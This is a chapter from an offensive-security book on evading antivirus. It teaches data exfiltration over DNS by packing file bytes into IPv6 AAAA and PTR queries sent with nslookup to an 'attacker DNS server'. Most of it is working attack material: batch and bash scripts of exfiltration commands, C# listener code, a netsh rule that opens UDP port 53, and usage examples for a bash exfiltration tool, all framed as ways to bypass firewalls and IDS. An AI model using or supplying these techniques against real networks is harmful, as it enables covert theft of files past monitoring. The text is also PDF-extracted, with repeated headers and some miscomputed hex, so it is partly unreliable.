

## Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

### Understanding this method

In this chapter I want to explain how can Send DATA to Attacker Server by DNS Traffic in this method you can send Data via Nslookup and IPv6 Addresses to DNS Server so this is one way for DATA Exfiltration.

Note : In this Method you can use IPv6 Addresses as Payload and in server Side you can Download these DATA via Dumping IPv6 PTR Queries .

### Again Why DNS protocol?

Because DNS traffic in the most networks are available without monitoring or Filtering by IPS/IDS or hardware firewalls .

In this article I want to show you one way for Exfiltration DATA from (client side) by sending DNS Request "IPv6 Addresses , AAAA records" over Network also dumping these DATA via DNS IPv6 PTR Queries (server side).

### How can do this ?

first you need to imagine this Payload or Text DATA for example :

**"this is my test for reading File (Bytes) and Making IPV6 AAAA Requests so let me test it ;) by RedBudTree !@#\$\$%^ "**

so in this technique I want to use IPv6 Addresses as Payloads for Sending or Uploading DATA to DNS Server so we will have IPv6 DNS (AAAA Records) only in our Traffic.

Note : in this Technique our Payloads will inject to IPv6 Addresses "128 Bits" also Detecting this Method by Firewalls or AV is Difficult.

### So how we can inject this text to (16 Bytes) IPv6 Addresses ?

**STEP 1: first of all we should convert our Text to Bits also we should chunk them to (128 bits or 16 bytes):**

16 bytes Text == Convert to bytes == > 16 bytes

**"this is my test " == Convert to (16 Bytes or 128 bits) ==> 74 68 69 73 20 69 73 20 6d 79 20 74 65 73 74 20**

so we will have something like this :

**"t h i s i s m y t e s t "**

**74 68 69 73 20 69 73 20 6d 79 20 74 65 73 74 20**

**"t" = 74 , "h" = 68 , "l" = 69 , "s" = 73 , " " = 20 , "l" = 69 , "s" = 73 , .....**

now you can understand what exactly will happens in this step :

**128 bits or 16 bytes Text (DATA) == Convert Text to bytes == > 128 Bits or 16 Bytes (DATA)**

**"this is my test " ==> 74686973206973206d79207465737420**

**"for reading File" ==> 666f7220726566164696e672046696c65**

**" (Bytes) and Mak" ==> 202842797465732920616e64204d616b**

**"ing IPV6 AAAA Re" ==> 696e6720495056362041414141205265**

**"quests so let m" ==> 7175657374730d0a736f206c6574206d**

**"e test it ;) by " ==> 652074657374206974203b2920627920**

**"RedBudTree !@#\$\$%" ==> 52656442756454726565202140232425**

**"^ " ==> 5e2000000000000000**

**STEP 2 : Injecting Bytes to IPV6 Addresses via DNS AAAA Records and Nslookup Command for Exfiltration :**

now we need to think about this : how can use these Bytes as IPv6 Addresses ? also how can Send these Bytes to Attacker DNS Server via AAAA Records (server side : IPv6 PTR Queries) and using DNS Traffic ?

So in this "Step2" we should send these bytes to Attacker DNS Server via (IPv6 Addresses or AAAA Records) so we can do this via NSLOOKUP Command:

## How ?

In this time we will have something like this for sending DATA to Attacker DNS Server.

**Note:** Attacker DNS Server IPv4 Address is "192.168.56.101"

## 128 Bits (DATA) == Convert to Text ==> Text (DATA)

1. Text1 : 74686973206973206d79207465737420 ==> "this is my test "
  - sending "Text1" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 7468:6973:2069:7320:6d79:2074:6573:7420 192.168.56.101 | find ""
2. Text2 : 666f722072656164696e672046696c65 ==> "for reading File"
  - sending "Text2" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 666f:7220:7265:6164:696e:6720:4669:6c65 192.168.56.101 | find ""
3. Text3 : 202842797465732920616e64204d616b ==> " (Bytes) and Mak"
  - sending "Text3" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 2028:4279:7465:7329:2061:6e64:204d:616b 192.168.56.101 | find ""
4. Text4 : 696e6720495056362041414141205265 ==> "ing IPV6 AAAA Re"
  - sending "Text4" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 696e:6720:4950:5636:2041:4141:4120:5265 192.168.56.101 | find ""
5. Text5 : 7175657374730d0a736f206c6574206d ==> "quests so let m"
  - sending "Text5" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 7175:6573:7473:0d0a:736f:206c:6574:206d 192.168.56.101 | find ""
6. Text6 : 652074657374206974203b2920627920 ==> "e test it ;) by "
  - sending "Text6" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 6520:7465:7374:2069:7420:3b29:2062:7920 192.168.56.101 | find ""
7. Text7 : 52656442756454726565202140232425 ==> "RedBudTree !@#\$%"
  - sending "Text7" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 5265:6442:7564:5472:6565:2021:4023:2425 192.168.56.101 | find ""
8. Text8 : 5e2000000000000000 ==> "^ "
  - sending "Text8" via DNS AAAA Records to Attacker DNS Server and Nslookup Command for this is :
    - nslookup -type=aaaa 5e20:0:0:0:0:0:0 192.168.56.101 | find ""

so for Sending or Uploading (Exfiltration) this Text or (DATA): "this is my test for reading File (Bytes) and Making IPV6 AAAA Requests so let me test it ;) by RedBudTree !@#\$%^ " to Attacker DNS Server with IPv4 Address 192.168.56.101 via DNS AAAA Records we need these Nslookup Commands as you can see in "Dns.bat" file :

Dns.bat file :

```
nslookup -type=aaaa 7468:6973:2069:7320:6d79:2074:6573:7420 192.168.56.101 | find ""
nslookup -type=aaaa 666f:7220:7265:6164:696e:6720:4669:6c65 192.168.56.101 | find ""
nslookup -type=aaaa 2028:4279:7465:7329:2061:6e64:204d:616b 192.168.56.101 | find ""
nslookup -type=aaaa 696e:6720:4950:5636:2041:4141:4120:5265 192.168.56.101 | find ""
nslookup -type=aaaa 7175:6573:7473:0d0a:736f:206c:6574:206d 192.168.56.101 | find ""
nslookup -type=aaaa 6520:7465:7374:2069:7420:3b29:2062:7920 192.168.56.101 | find ""
nslookup -type=aaaa 5265:6442:7564:5472:6565:2021:4023:2425 192.168.56.101 | find ""
nslookup -type=aaaa 5e20:0:0:0:0:0:0 192.168.56.101 | find ""
```

or in linux with Bash script :

```
#!/bin/bash
nslookup -type=aaaa 7468:6973:2069:7320:6d79:2074:6573:7420 192.168.56.101 | grep "";
nslookup -type=aaaa 666f:7220:7265:6164:696e:6720:4669:6c65 192.168.56.101 | grep "";
nslookup -type=aaaa 2028:4279:7465:7329:2061:6e64:204d:616b 192.168.56.101 | grep "";
nslookup -type=aaaa 696e:6720:4950:5636:2041:4141:4120:5265 192.168.56.101 | grep "";
nslookup -type=aaaa 7175:6573:7473:0d0a:736f:206c:6574:206d 192.168.56.101 | grep "";
nslookup -type=aaaa 6520:7465:7374:2069:7420:3b29:2062:7920 192.168.56.101 | grep "";
nslookup -type=aaaa 5265:6442:7564:5472:6565:2021:4023:2425 192.168.56.101 | grep "";
nslookup -type=aaaa 5e20:0:0:0:0:0:0 192.168.56.101 | grep "";
```

**Note:** for using this Bash script for linux (Step5 : Client Side) you should change “find” to “grep” manually and it means you can use this bash script in (Step5 : Client side) with Linux based system and your (Attacker Side) will be Windows Based System. If you used Linux based System as Client-Side for sending DATA via this Bash script you will have something like “Picture 3” in attacker-side with “Listening Mode” in windows based system.

now in Attacker Side an attacker can dump these bytes very simple just with monitoring DNS Log files or monitoring DNS AAAA Queries also you can do this without DNS Server it means you can do this only by Monitoring UDP Port 53 for IPv4 192.168.56.101 so I did this by this method and I made one C# Code “RedbudTree.cs” for making these Nslookup command for Sending DATA also by this code you can Have monitoring Mode over UDP Port 53 for Listening to DNS Queries so by this code you can Upload your DATA also with this code with “Listening Mode” you can see dumped DATA (Server Side) .

Note : In this Article I do not want to explain C# Code line by line because this code is simple but I will show you how you can work with this code very simple.

## Using RedbudTree.exe tool Step by step :

**Step 1:** first you need to compiling C# code by this Command (RunAs Admin):

- c:\> csc.exe /out:RedbudTree.exe RedbudTree.cs

**Step 2 (Client Side) :** in this step you need to make Nslookup Commands for Exfiltration by “RedbudTree.exe” tool.

For doing this you can use Switch “AAAA and File “ like this syntax :

- Syntax : RedbudTree.exe aaaa file File-Name.txt
- Example : RedbudTree.exe aaaa file Test.txt

as you can see in “Picture 1” I made one Text File “Test.txt” also I made Nslookup Commands for Sending this Text file via DNS AAAA Records and DNS Traffic by “ RedbudTree.exe AAAA FILE TEST.TXT ” command.

So my output was something like these commands :

```
nslookup -type=aaaa 7468:6973:2069:7320:6d79:2074:6573:7420 192.168.56.101 | find ""
nslookup -type=aaaa 666f:7220:7265:6164:696e:6720:4669:6c65 192.168.56.101 | find ""
nslookup -type=aaaa 2028:4279:7465:7329:2061:6e64:204d:616b 192.168.56.101 | find ""
nslookup -type=aaaa 696e:6720:4950:5636:2041:4141:4120:5265 192.168.56.101 | find ""
nslookup -type=aaaa 7175:6573:7473:0d0a:736f:206c:6574:206d 192.168.56.101 | find ""
nslookup -type=aaaa 6520:7465:7374:2069:7420:3b29:2062:7920 192.168.56.101 | find ""
nslookup -type=aaaa 5265:6442:7564:5472:6565:2021:4023:2425 192.168.56.101 | find ""
nslookup -type=aaaa 5e20
```

# Bypassing Anti Viruses by C#.NET Programming

as you can see I had 8 lines Command and in last line I had this one :

- nslookup -type=aaaa 5e20

so in this line you should change this command to this one manually :


- nslookup -type=aaaa 5e20:0:0:0:0:0:0 192.168.56.101 | find ""

why ?

Because for each IPv6 Address you need something like this :

IPv6 : xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx  
Example : 5265:6442:7564:5472:6565:2021:4023:2425

so in this case our IPv6 was 5e20:x:x:x:x:x and we should change it to 5e20:0:0:0:0:0:0 manually and in this step you should copy these 8 lines to one "BAT" file for example "Demo.bat".



Picture 1:

**Step 3 (Attacker Side)** : in this step you need to use RedbudTree.exe for "Listening Mode" in Attacker side for Receiving Queries but before that you need to use this commands with "RunAs Admin" in your Windows for Opening UDP Port 53 in Firewall.

for using "Listener Mode" UDP Port 53 should be opened before using this tool and windows command for opening UDP port 53 is (RunAs Admin):

- netsh advfirewall firewall add rule name="UDP 53" dir=in action=allow protocol=UDP localport=53

**Step 4 (Attacker Side)** : in this step you can use RedbudTree.exe tool for listening DNS Queries in Attacker Side "Listening Mode" or (DNS Queries Listener) so in this time you should Run this Tool without using Switch :

- C:\> RedbudTree.exe


**Step 5 (Client Side)** : Finally in this step you can run Nslookup Commands by "Demo.bat" file in client Side for uploading DATA

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

via DNS AAAA Records and DNS Traffic to Attacker Server in this case "192.168.56.101" or (DNS Queries Listener)


as you can see in "Picture 2" we will get DNS Queries via Monitoring (UDP Port 53) after execute "Demo.bat".



Picture 2:

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)



Picture 3:

## Some important points for this C# Code :

this C# Code is very simple but some Points in this code was important point so let me talk about them :

1.Using **Async** Method to Listening UDP Port 53 via **Async\_UDP\_Data\_Receive** :

with this Method **Async\_UDP\_Data\_Receive()** in this code we can have one Listener for DNS Queries over UDP Port 53.

```
string UDP_DATA = Encoding.ASCII.GetString(UDP_Rec_Bytes);
```

with this code you will have String for Received DNS Queries , it mens with this code you can convert these Bytes to String very simple then if your String contain something like "IP6" it means you Received DNS IP6 Query .

```
if (UDP_DATA.ToUpper().Contains("IP6"))
{
    isIPV6 = true;
}
```

with this code you will have Reverse string for each IPv6 Query ...

```
Console.WriteLine("[{0}] IPv6 DNS Request is : ", DateTime.Now.ToString());
Console.ForegroundColor = ConsoleColor.Green;
string _Raw = "";
int BreakTime = 0;
for (int jj = cc - 1; jj >= 0; jj--)
{
    if (init)
    {
        Console.WriteLine(Temp[jj]);
        if (Temp[jj] != '\0') _Raw += Temp[jj];
    }
    if (Temp[jj] == '\t') init = true;
    if (BreakTime > 75) break;
}
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

```
BreakTime++;  
}
```

finally with this code you will have Chars behind each Bytes of IPv6 PTR Query very simple .

```
byte[] RAW = new byte[16];  
int kk = 0;  
for (int k = 0; k < _Raw.Length / 2; )  
{  
    RAW[k] = byte.Parse(_Raw.Substring(kk, 2), System.Globalization.NumberStyles.HexNumber);  
    k++;  
    kk++;  
    kk++;  
}  
Console.ForegroundColor = ConsoleColor.DarkGreen;  
Console.WriteLine();  
Console.WriteLine("[{0}] Dumping DATA from this IPv6 Address :", DateTime.Now.ToString());  
Console.ForegroundColor = ConsoleColor.Green;  
Console.WriteLine(UTF8Encoding.ASCII.GetChars(RAW));  
Console.WriteLine();
```

and here in “main” Code with this Code your “Async” Method called every second , your main code will break via ( Ctrl + C ) :

```
while (true)  
{  
    try  
    {  
        UDP_53_Init.BeginReceive(Async_UDP_Data_Receive, new object());  
        System.Threading.Thread.Sleep(1000);  
    }  
    catch (Exception omg)  
    {  
        Console.WriteLine("[!] Maybe you need to this command before Running RedBudTree \"Listening Model\" :");  
        Console.WriteLine("[!] netsh advfirewall firewall add rule name=\"UDP 53\" dir=in action=allow protocol=UDP localport=53");  
        Console.WriteLine("[X] " + omg.Message);  
    }  
}
```

**Note** : C# Code for “RedbudTree.cs” is very simple so I don't think we need to talk more than this about C# code .

## using this method on Linux systems (only)

for Linux I made simple Script “NativePayload\_IP6DNS.sh” , we talked about this in previous “chapter 6” for AAAA record , now we should talk about “PTR queries” :

so these are syntaxes for this script and in this case we should talk about “Example A-Step1 and Example A-Step2”.

## NativePayload\_IP6DNS.sh Syntax :

```
Example A-Step1: (Server Side) ./NativePayload_IP6DNS.sh -r  
Example A-Step2: (Client Side) ./NativePayload_IP6DNS.sh -u text.txt DNSMASQ_IPv4 [delay] (sec) [address] xxxx:xxxx  
example IPv4:192.168.56.110 : ./NativePayload_IP6DNS.sh -r  
example IPv4:192.168.56.111 : ./NativePayload_IP6DNS.sh -u text.txt 192.168.56.110 delay 0 address fe81:2222  
Description: with A-Step1 you will make DNS Server , with A-Step2 you can Send text file via IPv6 PTR Queries to DNS server
```

```
Example B-Step1: (Server Side) ./NativePayload_IP6DNS.sh -d makedns test.txt mydomain.com [address] xxxx:xxxx  
Example B-Step2: (Client Side) ./NativePayload_IP6DNS.sh -d getdata mydomain.com DNSMASQ_IPv4  
example IPv4:192.168.56.110 : ./NativePayload_IP6DNS.sh -d makedns text.txt google.com address fe80:1234  
example IPv4:192.168.56.111 : ./NativePayload_IP6DNS.sh -d getdata google.com 192.168.56.110  
Description: with B-Step1 you will have DNS Server , with B-Step2 you can Dump test.txt file from server via IPv6 AAAA record Query
```

## Example A-step1:

with Example A-step1 you can have simple DNS server to Listening to IPv6 DNS PTR Queries so for first step you should use this command “./NativePayload\_IP6DNS.sh -r” , by this command every PTR queries will dump for Converting from Bytes to String very simple .

# Bypassing Anti Viruses by C#.NET Programming


Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 7 : Exfiltration and Uploading DATA by DNS Traffic (IPv6 AAAA/PTR Queries)

## Example A-step2:

now in this step you can send DATA via Nslookup Command (Data Exfiltration). For doing this only you need to use this syntax :

```
./NativePayload_IP6DNS.sh -u text.txt DNSMASQ_IPv4 [delay] (sec) [address] xxxx:xxxx
```

with this syntax you send Data for Text file to Target DNS server via IPv6 PTR Queries by Delay and Default Address.



```
File Edit View Search Terminal Help
Chapter 6/script# cat mytext.txt
this is test for transferring DATA via IPV6 DNS AAAA RECORDS
Chapter 6/script# ./NativePayload_IP6DNS.sh -u mytext.txt 127.0.0.1 delay 0 address fe80:1234
